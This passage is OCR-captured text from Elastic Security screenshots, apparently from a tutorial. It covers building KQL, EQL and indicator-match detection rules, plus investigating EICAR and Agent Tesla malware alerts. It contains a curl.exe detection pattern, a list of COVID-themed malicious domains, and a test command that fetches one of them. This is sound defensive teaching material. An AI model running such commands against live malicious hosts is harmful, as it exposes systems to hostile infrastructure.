Showing 546 rules | Selected 0 rules Bulk actions Refresh Refresh settings

| Rule | Indexing Time (ms) | Query Time (ms) | Last Gap (if any) | Last run | Last response | Activated |
|---------------------------------------|--------------------|-----------------|-------------------|----------------|---------------|-----------|
| Setgid Bit Set via chmod | — | 67.48 | — | 19 minutes ago | ● succeeded | active |
| SSH Authorized Keys File Modification | — | 83.01 | — | 19 minutes ago | ● succeeded | active |
| Sensitive Files Compression | — | 45.06 | — | 19 minutes ago | ● succeeded | active |
| WebProxy Settings Modification | — | 58.86 | — | 19 minutes ago | ● succeeded | active |
| Public IP Reconnaissance Activity | — | 6.23 | — | 16 minutes ago | ● succeeded | active |
| Endpoint Security | — | 1.76 | 3 hours | 15 minutes ago | ● succeeded | active |

elastic

Security / Detections / Detection rules

Overview **Detections** Hosts Network Timelines Cases Administration ML job settings

[Back to detections](#)

Rules Rule Monitoring **Exception Lists**

Exception Lists

Updated 20 seconds ago

Showing 2 lists |

| List ID | Name | Number of rules as... | Rules assigned to | Date created | Last edited |
|--------------------------------------|----------------------------------|-----------------------|-------------------|-------------------|---|
| 1d8ecb43-f88c-4d94-8ce0-2de8cf96f356 | Endpoint Security | 1 | Endpoint Security | 11 Apr 2021 21:25 | 2021-04-12T02:25:19.5... <input type="button" value="Share"/> <input type="button" value="Delete"/> |
| endpoint_list | Endpoint Security Exception List | 1 | Endpoint Security | 21 Feb 2021 20:28 | 2021-02-22T02:28:20.3... <input type="button" value="Share"/> <input type="button" value="Delete"/> |

Rows per page: 20 < 1 >

elastic

Security / Detections / Detection rules

Overview **Detections** Hosts Network Timelines Cases Administration ML job settings

[Back to detections](#)

Rules Rule Monitoring Exception Lists

All rules

Updated 2 seconds ago Elastic rules (546) Custom rules (0)

Showing 546 rules | Selected 0 rules

| <input type="checkbox"/> | Rule | Risk score | Severity | Last run | Last response | Last updated | Version | Tags | Activated <input type="checkbox"/> | <input type="button" value="More"/> |
|--------------------------|-----------------------------------|------------|----------|----------------|---------------|-----------------------------|---------|-----------------------------------|-------------------------------------|-------------------------------------|
| <input type="checkbox"/> | Public IP Reconnaissance Activity | 21 | Low | 17 minutes ago | succeeded | Apr 12, 2021 @ 21:29:07.695 | 3 | Discovery Elastic Network See all | <input checked="" type="checkbox"/> | <input type="button" value="More"/> |

elastic Search Elastic

Security / Detections / Detection rules / Create

Overview **Detections** Hosts Network Timelines Cases Administration ML job settings Add data

[Back to detection rules](#)

Create new rule

1 Define rule

Rule type

Custom query
Use KQL or Lucene to detect issues across indices.
Selected

Machine Learning
Access to ML requires a [Platinum subscription](#).
Unavailable

Threshold
Aggregate query results to detect when number of matches exceeds threshold.
Select

Event Correlation
Use Event Query Language (EQL) to match events, generate sequences, and stack data.
Select

Indicator Match
Use indicators from intelligence sources to detect matching events and alerts.
Select

Index patterns [Reset to default index patterns](#)

logs-* x packetbeat-* x winlogbeat-* x

Enter the pattern of Elasticsearch indices where you would like this rule to run. By default, these will include index patterns defined in Security Solution advanced settings.

Custom query [Import query from saved timeline](#)

event.category: "network" and event.type: "connection" and destination.domain: "packtpub.com" **KQL**

+ Add filter

elastic Search Elastic

Security / Detections / Detection rules / Create

Overview **Detections** Hosts Network Timelines Cases Administration ML job settings Add data

Custom query [Import query from saved timeline](#)

event.category: "network" and event.type: "connection" and destination.domain: "packtpub.com" **KQL**

+ Add filter

Timeline template

None

Select which timeline to use when investigating generated alerts.

Quick query preview

Last month **Preview results**

Select a timeframe of data to preview query results

Hits

5 hits

| Time Interval | network_traffic | network |
|---------------|-----------------|---------|
| 03-13 00:00 | 1 | 1 |
| 04-08 00:00 | 3 | 3 |

Note: This preview excludes effects of rule exceptions and timestamp overrides.

Continue

About

Name
Packtpub Network Traffic Test

Description
This rule will identify when network traffic is observed going to the Packt domain.

Default severity
Select a severity level for all alerts generated by this rule.
● Low

Severity override
Use source event values to override the default severity.

| Source field | Source value | Severity |
|------------------|--------------|--------------|
| | | → ● Low |
| | | → ● Medium |
| | | → ● High |
| network.protocol | http | → ● Critical |

For multiple matches the highest severity match will apply. If no match is found, the default severity will be used.

Default risk score
Select a risk score for all alerts generated by this rule.
0 25 50 75 100

Risk score override
Use a source event value to override the default risk score.

Tags Optional
Test × Network ×

Type one or more custom identifying tags for this rule. Press enter after each tag to begin a new one.

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Security / Detections / Detection rules / Create

Overview **Detections** Hosts Network Timelines Cases Administration ML job settings Add data

Advanced settings

Reference URLs Optional

[Add reference URL](#)

False positive examples Optional

[Add false positive example](#)

MITRE ATT&CK™ threats Optional

MITRE ATT&CK™ tactic Command and Control (TA0011)

MITRE ATT&CK™ technique Application Layer Protocol (T1071)

MITRE ATT&CK™ subtechnique Web Protocols (T1071.001)

[Add subtechnique](#)

[Add technique](#)

[Add tactic](#)

Investigation guide Optional

Validation of the network traffic should be confirmed following SOC Standard Operating Procedures.

Provide helpful information for analysts that are investigating detection alerts. This guide will appear on the rule details page and in timelines (as notes) created from detection alerts generated by this rule.

Tooltip in Markdown →

elastic Search Elastic

Security / Detections / Detection rules / Create

Overview **Detections** Hosts Network Timelines Cases Administration ML job settings Add data

Author Optional

Type one or more authors for this rule. Press enter after each author to add a new one.

License Optional

Add a license name

Elastic Endpoint exceptions
 Add existing Endpoint exceptions to the rule

Building block
 Mark all generated alerts as "building block" alerts

Rule name override Optional

Choose a field from the source event to populate the rule name in the alert list.

Timestamp override Optional

Choose timestamp field used when executing rule. Pick field with timestamp closest to ingest time (e.g. event.ingested).

Continue

3 Schedule rule

Runs every

9 Minutes ▾

Rules run periodically and detect alerts within the specified time frame.

Additional look-back time Optional

1 Minutes ▾

Adds time to the look-back period to prevent missed alerts.

Continue

4 Rule actions

Actions frequency

On each rule execution ▾

Select when automated actions should be performed if a rule evaluates as true.

Actions

Select an action type

[Get more actions](#) ▾



Email



IBM Resilient



Jira



Microsoft Teams



PagerDuty



ServiceNow ITSM



Slack



Webhook

Create rule without activating it

Create & activate rule

elastic Search Elastic

Security / Detections / Detection rules

Overview **Detections** Hosts Network Timelines Cases Administration ML job settings Add data

[Back to detections](#)

Detection rules

[Upload value lists](#) [Import rule](#) [Create new rule](#)

Rules **Rule Monitoring** Exception Lists

All rules e.g. rule name Tags Elastic rules (561) **Custom rules (1)**

Updated 1 minute ago

Showing 1 rule | Selected 0 rules [Bulk actions](#) [Refresh](#) [Refresh settings](#)

| Rule | Risk score | Severity | Last run | Last response | Last updated | Version | Tags | Activated |
|--|------------|----------|---------------|---------------|----------------------------|---------|--------------|----------------------------|
| <input type="checkbox"/> Packtpub Network Traffic Test | 21 | Low | 6 minutes ago | succeeded | Jun 2, 2021 @ 00:12:32.189 | 5 | Network Test | <input type="checkbox"/> X |

Rows per page: 20 < 1 >

elastic Search Elastic

Security / Detections / Detection rules / **Packtpub Network Traffic Test**

Overview **Detections** Hosts Network Timelines Cases Administration ML job settings Add data

Search KQL Today Show dates Refresh

[Add filter](#)

[Back to detection rules](#)

Packtpub Network Traffic Test

Created by: elastic on Apr 12, 2021 @ 22:48:18.259 Updated by: elastic on Apr 12, 2021 @ 22:58:39.797

Last response: ● succeeded at Apr 12, 2021 @ 22:56:41.891

About

This rule will identify when network traffic is observed going to the Packt domain.

Author PacktPub

Severity Low

Severity override network.protocol: http → Critical

Risk score 21

Reference URLs <https://www.packtpub.com>

False positive examples If a test is performed to validate the rule, this could be a false positive and should be marked as such.

License Apache 2.0

MITRE ATT&CK™ [Command and Control \(TA001\)](#)
[Application Layer Protocol \(T1071\)](#)
[Web Protocols \(T1071.001\)](#)

Tags Test Network

Definition

Index patterns logs-* packetbeat-* winlogbeat-*

Custom query event.category: "network" and event.type: "connection" and destination.domain: "packtpub"

Rule type Query

Timeline template None


Schedule

Runs every 9m

Additional look-back time 1m

Search KQL Last 90 days Show dates Refresh

signal.rule.name: Packpub Network Traffic Test + Add filter



Showing 2 alerts | Selected 0 alerts | Take action | Select all 2 alerts

| | @timestamp ↓ 1 | network.protocol | Rule | Severity | event.category | host.name |
|--------------------------|-----------------------------|------------------|------------------------------|----------|----------------------------|-----------|
| <input type="checkbox"/> | Apr 12, 2021 @ 23:06:56.977 | http | Packpub Network Traffic Test | critical | network_traffic network | packtpub |
| <input type="checkbox"/> | Apr 12, 2021 @ 23:06:56.977 | tls | Packpub Network Traffic Test | low | network_traffic network | packtpub |

Group by × ∨ **Threshold**

Select fields to group by. Fields are joined together with 'AND'

Count × ∨ **Unique values**


Select a field to check cardinality

Timeline template ∨

Select which timeline to use when investigating generated alerts.

Quick query preview ∨

Select a timeframe of data to preview query results



EQL query

```
sequence by process.entity_id
[process
  where event.type in ("start", "process_started")
  and process.name == "curl.exe"]
[network
  where event.type == "connection"]
```

[Event Query Language \(EQL\) Overview](#)

Timeline template

None

Select which timeline to use when investigating generated alerts.

Quick query preview

Last hour

Preview results

Select a timeframe of data to preview query results

Hits

3 hits



Note: This preview excludes effects of rule exceptions and timestamp overrides, and is limited to 100 results.

elastic Search Elastic

Discover

event.dataset:threatintel.anomaly and threatintel.indicator.type:domain-name KQL Last 7 days Show dates Refresh

+ Add filter

filebeat-*

domain

Filter by type 0

Selected fields 1

threatintel.indicator.domain

Available fields 1

Popular

threatintel.indicator.url.domain

229 hits Apr 7, 2021 @ 00:33:41.288 - Apr 14, 2021 @ 00:33:41.289 Auto Hide chart


Count

@timestamp per 3 hours

| Time | threatintel.indicator.domain |
|-------------------------------|------------------------------|
| > Apr 13, 2021 @ 01:59:39.213 | covidfreecashback.xyz |
| > Apr 13, 2021 @ 01:59:34.855 | walgreenscovidshot.com |
| > Apr 13, 2021 @ 01:59:26.459 | coronateststation.berlin |
| > Apr 13, 2021 @ 01:59:26.423 | covidhealingarden.org |
| > Apr 13, 2021 @ 01:59:14.182 | worldcovidmeter.info |
| > Apr 13, 2021 @ 01:59:14.136 | pergspecorunat.tk |


```
C:\Users\packtpub>curl -L covidfreecashback.xyz
```

Custom query Import query from saved timeline




 + Add filter

Indicator index patterns




Select threat indices

Indicator index query



 + Add filter

Indicator mapping

| Field | | Indicator index field |
|---|---------|--|
| <input data-bbox="220 1055 587 1115" type="text" value="destination.domain"/> | MATCHES | <input data-bbox="810 1055 1337 1115" type="text" value="threatintel.indicator.domain"/>  |

elastic

Security / Detections / Detection rules / Malicious Indicator Match Rule

Overview **Detections** Hosts Network Timelines Cases Administration ML job settings Add data

Search Last 24 hours Show dates Refresh

+ Add filter

Detection alerts Exceptions Failure History

Trend

Stack by: signal.rule.name

Showing 2 alerts | Selected 0 alerts | Take action | Select all 2 alerts | Additional filters

| | @timestamp | Rule | destination.domain | threat.indicator.matched.atomic | threat.indicator.matched.type |
|--------------------------|-----------------------------|--------------------------------|-----------------------|---------------------------------|-------------------------------|
| <input type="checkbox"/> | Apr 14, 2021 @ 00:50:49.375 | Malicious Indicator Match Rule | covidfreecashback.xyz | covidfreecashback.xyz | domain-name |
| <input type="checkbox"/> | Apr 14, 2021 @ 00:50:49.375 | Malicious Indicator Match Rule | covidfreecashback.xyz | covidfreecashback.xyz | domain-name |

elastic

Security / Detections

Overview **Detections** Hosts Network Timelines Cases Administration

Search Last 90 days

signal.rule.name: Packtpub Network Traffic Test + Add filter

Trend


Showing: 4 alerts

Stack by: signal.rule.name

- signal.rule.risk_score
- signal.rule.severity
- signal.rule.threat.tactic.name
- destination.ip
- event.action
- event.category
- host.name
- signal.rule.type
- signal.rule.name
- source.ip
- user.name

Search KQL Last 90 days Show dates Refresh

signal.rule.name: Packtpub Network Traffic Test + Add filter



Showing 2 alerts: 1, 2, 3, 4. Selected 0 alerts. Take action Select all 2 alerts

| | @timestamp | network.protocol | Rule | Severity | event.category | host.name |
|--------------------------|-----------------------------|------------------|-------------------------------|----------|----------------------------|-----------|
| <input type="checkbox"/> | Apr 12, 2021 @ 23:06:56.977 | http | Packtpub Network Traffic Test | critical | network_traffic network | packtpub |
| <input type="checkbox"/> | Apr 12, 2021 @ 23:06:56.977 | tls | Packtpub Network Traffic Test | low | network_traffic network | packtpub |

Detection alerts

Last alert: 1 minute ago Manage detection rules

Customize Columns

file.name

2 categories 2 fields

| Categories | Field | Description |
|------------|-----------|--|
| file | file.name | Name of the file including the extension, without the directory. Exam... |

Stack by: signal.rule.name

| | @timestamp | file.name | Rule | Severity | Risk Sco... |
|--------------------------|----------------------------|-----------|-------------------------|----------|-------------|
| <input type="checkbox"/> | Apr 6, 2021 @ 21:10:54.734 | eicar.exe | Malware Detection Alert | critical | 99 |

```

packtpub \ PACKTPUB @ packtpub was detected renaming a malicious file eicar.exe in C:\Users\packtpub\Downloads\eicar.exe via
> explorer.exe (4528) C:\Windows\Explorer.EXE via parent process userinit.exe (4408) with result success
# c468330a4273b2450b770d006cc3ca47aeb18fa2c982a6c043cfb209b047eb51
    
```


Showing 2 alerts | Selected 0 alerts | Take action | Select all 2 alerts

Additional filters

| | @timestamp ↓ 1 | file.name | Rule | Version | Method | Severity | Risk Sco... |
|--|----------------------------|-----------|-------------------------|---------|--------|----------|-------------|
| | Apr 6, 2021 @ 21:10:54.734 | eicar.exe | Malware Detection Alert | 3 | query | critical | 99 |

packtpub \ PACKTPUB @ packtpub was detected renaming a malicious file eicar.exe in C:\Users\packtpub\Downloads\eicar.exe via explorer.exe (4528) C:\Windows\Explorer.EXE via parent process userinit.exe (4408) with result success # c468330a4273b2450b770d006cc3ca47aeb18fa2c982a6c043c3fb209b047eb51

Customize Event Renderers

Event Renderers automatically convey the most relevant details in an event to reveal its story

Disable all

Enable all

Search...

| Name ↑ | Description | Example |
|--|---|--|
| <input checked="" type="checkbox"/> Alerts | Alerts are displayed when malware or ransomware is prevented and detected | <pre>win2019-endpoint-1 was prevented from executing a malicious process C:\Users\sean\Downloads\3be13acde2f4dcded4fd8d518a513bfc9882407a6e384ffb17d12710db7d76fb.exe (6920) C:\Users\sean\Downloads\3be13acde2f4dcded4fd8d518a513bfc9882407a6e384ffb17d12710db7d76fb.exe with result success # 3be13acde2f4dcded4fd8d518a513bfc9882407a6e384ffb17d12710db7d76fb</pre> |
| <input type="checkbox"/> Auditd | Auditd audit events convey security-relevant logs from the Linux Audit Framework. | <pre>Session # 246 alice @ zeek-london connected using >- wget (1490) wget www.example.com with result success Destination 192.168.216.34 : 80</pre> |

@timestamp ↓ 1
Rule

X @timestamp
A-Z
Z-A
=

Pick fields to sort by v
Clear sorting

elastic Search Elastic

Security Detections

Overview **Detections** Hosts Network Timelines Cases Administration ML job settings Add data

Search KQL Last 90 days Show dates Refresh

signal.rule.name: Packtpub Network Traffic Test + Add filter

Showing: 4 alerts

Showing 2 alerts Selected 0 alerts Take action Select all 2 alerts

| | @timestamp | network.protocol | Rule | Severity | event.category | host.name |
|--------------------------|-----------------------------|------------------|-------------------------------|----------|----------------------------|-----------|
| <input type="checkbox"/> | Apr 12, 2021 @ 23:06:56.977 | http | Packtpub Network Traffic Test | critical | network_traffic network | packtpub |
| <input type="checkbox"/> | Apr 12, 2021 @ 23:06:56.977 | ts | Packtpub Network Traffic Test | low | network_traffic network | packtpub |

1. 2. 3. 4. 5.

elastic Search Elastic

Security Detections

Overview **Detections** Hosts Network Timelines Cases

Search KQL + Add filter

Detection alerts

Last alert: 11 minutes ago

Trend

Showing: 4 alerts

Showing 2 alerts Selected 0 alerts Take action Select all 2 alerts

| | @timestamp | Rule | file.name |
|--------------------------|----------------------------|-------------------------|-----------|
| <input type="checkbox"/> | Apr 6, 2021 @ 21:10:54.734 | Malware Detection Alert | elcar.e |

packtpub \ PACKTPUB @ packtpub was detected renaming a
 >. explorer.exe (4528) C:\Windows\Explorer.EXE via
 # c468330a4273b2450b770d006cc3c

Alert details

Message
Malware Detection Alert

Summary Table JSON View

signal.status Open

@timestamp Apr 6, 2021 @ 21:10:54.734

Rule Malware Detection Alert

Severity critical

Risk Score 99

host.name packtpub

user.name packtpub

Showing 1 alert | Selected 0 alerts | Take action | Select all 1 alert

| | @timestamp ↓ 1 | event.created | Rule | file.name | Severity | event.module |
|--|---|----------------------------|-------------------------|-------------|----------|--------------|
| | Apr 7, 2021 @ 22:48:09.922 | Apr 7, 2021 @ 22:47:30.394 | Malware Detection Alert | zYPIYOP.exe | critical | endpoint |
| | packpub \ PACKTUB @ packpub was detected modifying a malicious file zYPIYOP.exe in C:\Users\packpub\AppData\Roaming\zYPIYOP.exe via >.tesla.exe (6172) C:\Users\packpub\Downloads\tesla.exe via parent process explorer.exe (3704) with result success | | | | | |


Exit full screen

Close analyzer

BETA

Events / explorer.exe / 307 Events / 4 file

- file change @ Apr 7, 2021 @ 22:43:14.020
C:\Users\packtpub\Downloads\tesla.exe
- file change @ Apr 7, 2021 @ 22:43:06.281
C:\Users\packtpub\Downloads\ebd059221f...
- file creation @ Apr 7, 2021 @ 22:42:48.022
C:\Users\packtpub\Downloads\tesla\ebd05...
- file creation @ Apr 7, 2021 @ 22:39:26.825
C:\Users\packtpub\AppData\Roaming\Micro...



Showing 3 alerts | Selected 0 alerts | Take action | Select all 3 alerts

Investigate in timeline

| | @timestamp ↓ 1 | Rule |
|--|----------------------------|-------------------------|
| | Apr 7, 2021 @ 22:48:09.922 | Malware Detection Alert |

Untitled timeline

Untitled timeline

Unsaved Processes 1 Users 0 Hosts 1 Source IPs 0 Destination IPs 0

Add to favorites Attach to case

Add a description

Query 1 Correlation Analyzer Notes Pinned

Apr 7, 2021 @ 22:38:09.923 -> Apr 7, 2021 @ 22:48:09.922 Refresh All data sources

Query builder area with field selection and OR/AND operators

Filter and Search section with AND Filter and KQL input

| @timestamp | message | event.category | event.action | host |
|----------------------------|-------------------------|--|--------------|------|
| Apr 7, 2021 @ 22:48:09.922 | Malware Detection Alert | malware intrusion_detection file | creation | pac |

packtpub \ PACKTPUB @ packtpub was detected creating a malicious file in C:\Users\packtpub\Downloads\tesla\ via explorer.exe (3704) C:\Windows\Explorer.EXE via parent process userinit.exe (4084) with result success


Open In progress Closed

Showing 1 alert Selected 0 alerts Take action Select all 1 alert Additional filters

| @timestamp | Rule | Severity | event.category |
|----------------------------|-------------------------|----------|--|
| Apr 7, 2021 @ 22:48:09.922 | Malware Detection Alert | critical | malware intrusion_detection file |


packtpub \ PACKTPUB @ packtpub was detected modifying a malicious file zYIPIYOP.exe in C:\Users\packtpub\AppData\Roaming\zYIPIYOP.exe via tesla.exe (6172) C:\Users\packtpub\Downloads\tesla.exe via parent process explorer.exe (3704) with result success

Click and drag



Drop anything highlighted here to build an OR query

file.hash.sha256: " " x



elastic Search Elastic

Security / Detections

Agent Tesla Timeline

Autosaved 40 seconds ago

Processes 16 Users 1 Hosts 1 Source IPs 0

Destination IPs 0

Possible Agent Tesla events observed. 0

Query 75 Correlation Analyzer Notes Pinned

Last 90 days Show dates Refresh All data sources

file.name: "zYiPIYOP.exe"

AND Filter Search KQL

+ Add filter

| @timestamp | message | event.category | event.action |
|-----------------------------|-------------------------|--|--------------|
| Apr 19, 2021 @ 22:33:21.280 | Malware Detection Alert | malware intrusion_detection file | modification |

packtpub \ PACKTPUB @ packtpub was detected modifying a malicious file zYiPIYOP.exe in C:\Users\packtpub\Desktop\zYiPIYOP.exe via >.cmd.exe (6688) C:\Windows\system32\cmd.exe via parent process explorer.exe (3780) with result success

[REDACTED]


Open In progress Closed

Showing 7 alerts | Selected 0 alerts | Take action | Select all 7 alerts

Additional filters

| | @timestamp | 1 | Rule | Severity | event.category |
|---|-----------------------------|---|-------------------------|----------|----------------------------------|
| <input type="checkbox"/> | Apr 19, 2021 @ 22:33:21.280 | | Malware Detection Alert | critical | malware intrusion_detection file |
| @ packtpub was detected modifying a malicious file zYiPIYOP.exe in C:\Windows\system32\cmd.exe via >_ cmd.exe (6688) C:\Windows\system32\cmd.exe via parent process explorer.exe (3780) with result success | | | | | |

- Add to new case
- Add to existing case



Showing 12 alerts | Selected 0 alerts | Take action | Select all 12 alerts

Additional filters

| | @timestamp | 1 | Rule | Severity | event.category | host.name |
|---|-----------------------------|---|-------------------------|----------|----------------------------------|-----------|
| <input type="checkbox"/> | Apr 19, 2021 @ 22:33:21.280 | | Malware Detection Alert | critical | malware intrusion_detection file | packtpub |
| @ packtpub was detected modifying a malicious file zYiPIYOP.exe in C:\Users\packtpub\Desktop\zYiPIYOP.exe via C:\Windows\system32\cmd.exe (6688) C:\Windows\system32\cmd.exe via parent process explorer.exe (3780) with result success | | | | | | |
| <input type="checkbox"/> | 280 | | Malware Detection Alert | critical | malware intrusion_detection file | packtpub |
| <input type="checkbox"/> | Apr 8, 2021 @ 00:38:12.200 | | Malware Detection Alert | critical | malware intrusion_detection file | packtpub |

Open In progress Closed

- Mark in progress
- Close alert
- Add Endpoint exception
- Add rule exception

Add Endpoint Exception

Malware Detection Alert

Alerts are generated when the rule's conditions are met, except when:

| Field | Operator | Value | |
|-------------------------|----------|--|--|
| file.Ext.code_signature | is | — | |
| subject_name | is | Search field value... | |
| trusted | is | false | |
| file.path.caseless | is | C:\Users\packtpub\Downloads\zYIPIYOP.exe | |
| file.hash.sha256 | is | | |

AND

Close this alert

Close all alerts that match this exception and were generated by this rule (Lists and non-ECS fields are not supported)

On all Endpoint hosts, quarantined files that match the exception are automatically restored to their original locations. This exception applies to all rules using Endpoint exceptions.

Cancel

Add Endpoint Exception

Add Rule Exception

Malware Detection Alert

Alerts are generated when the rule's conditions are met, except when:

| Field | Operator | Value | |
|-----------|----------|--------------|--|
| file.name | is | zYIPIYOP.exe | |

E Add a new comment...

Close this alert


Close all alerts that match this exception and were generated by this rule

Cancel

Add Rule Exception

Hosts

Last event: 1 minute ago
Data sources ▼



All hosts

Showing: 3 hosts

| Host name | Last seen 📅 ↓ | Operating system | Version |
|---------------------------|-----------------------------|------------------|---------|
| 🔗 packtpub | 59 seconds ago | Windows 10 Home | 10.0 |
| 🔗 elastic-packetpub.local | Jun 1, 2021 @ 22:47:20.779 | CentOS Linux | 8 |
| 🔗 PACKTPUB | Apr 13, 2021 @ 23:03:58.624 | Windows 10 Home | 10.0 |

Hosts

Last event: 1 minute ago


Data sources

DATA SOURCES SELECTION

Choose the source of the data on this page

logs-* x packetbeat-* x winlogbeat-* x

Reset Save



- All hosts
- Authentications**
- Uncommon processes
- Events
- External alerts

All hosts

Showing: 3 hosts

| Host name | Last seen | Operating system | Version |
|-----------|--------------|------------------|---------|
| packtpub | 1 minute ago | Windows 10 Home | 10.0 |

Hosts

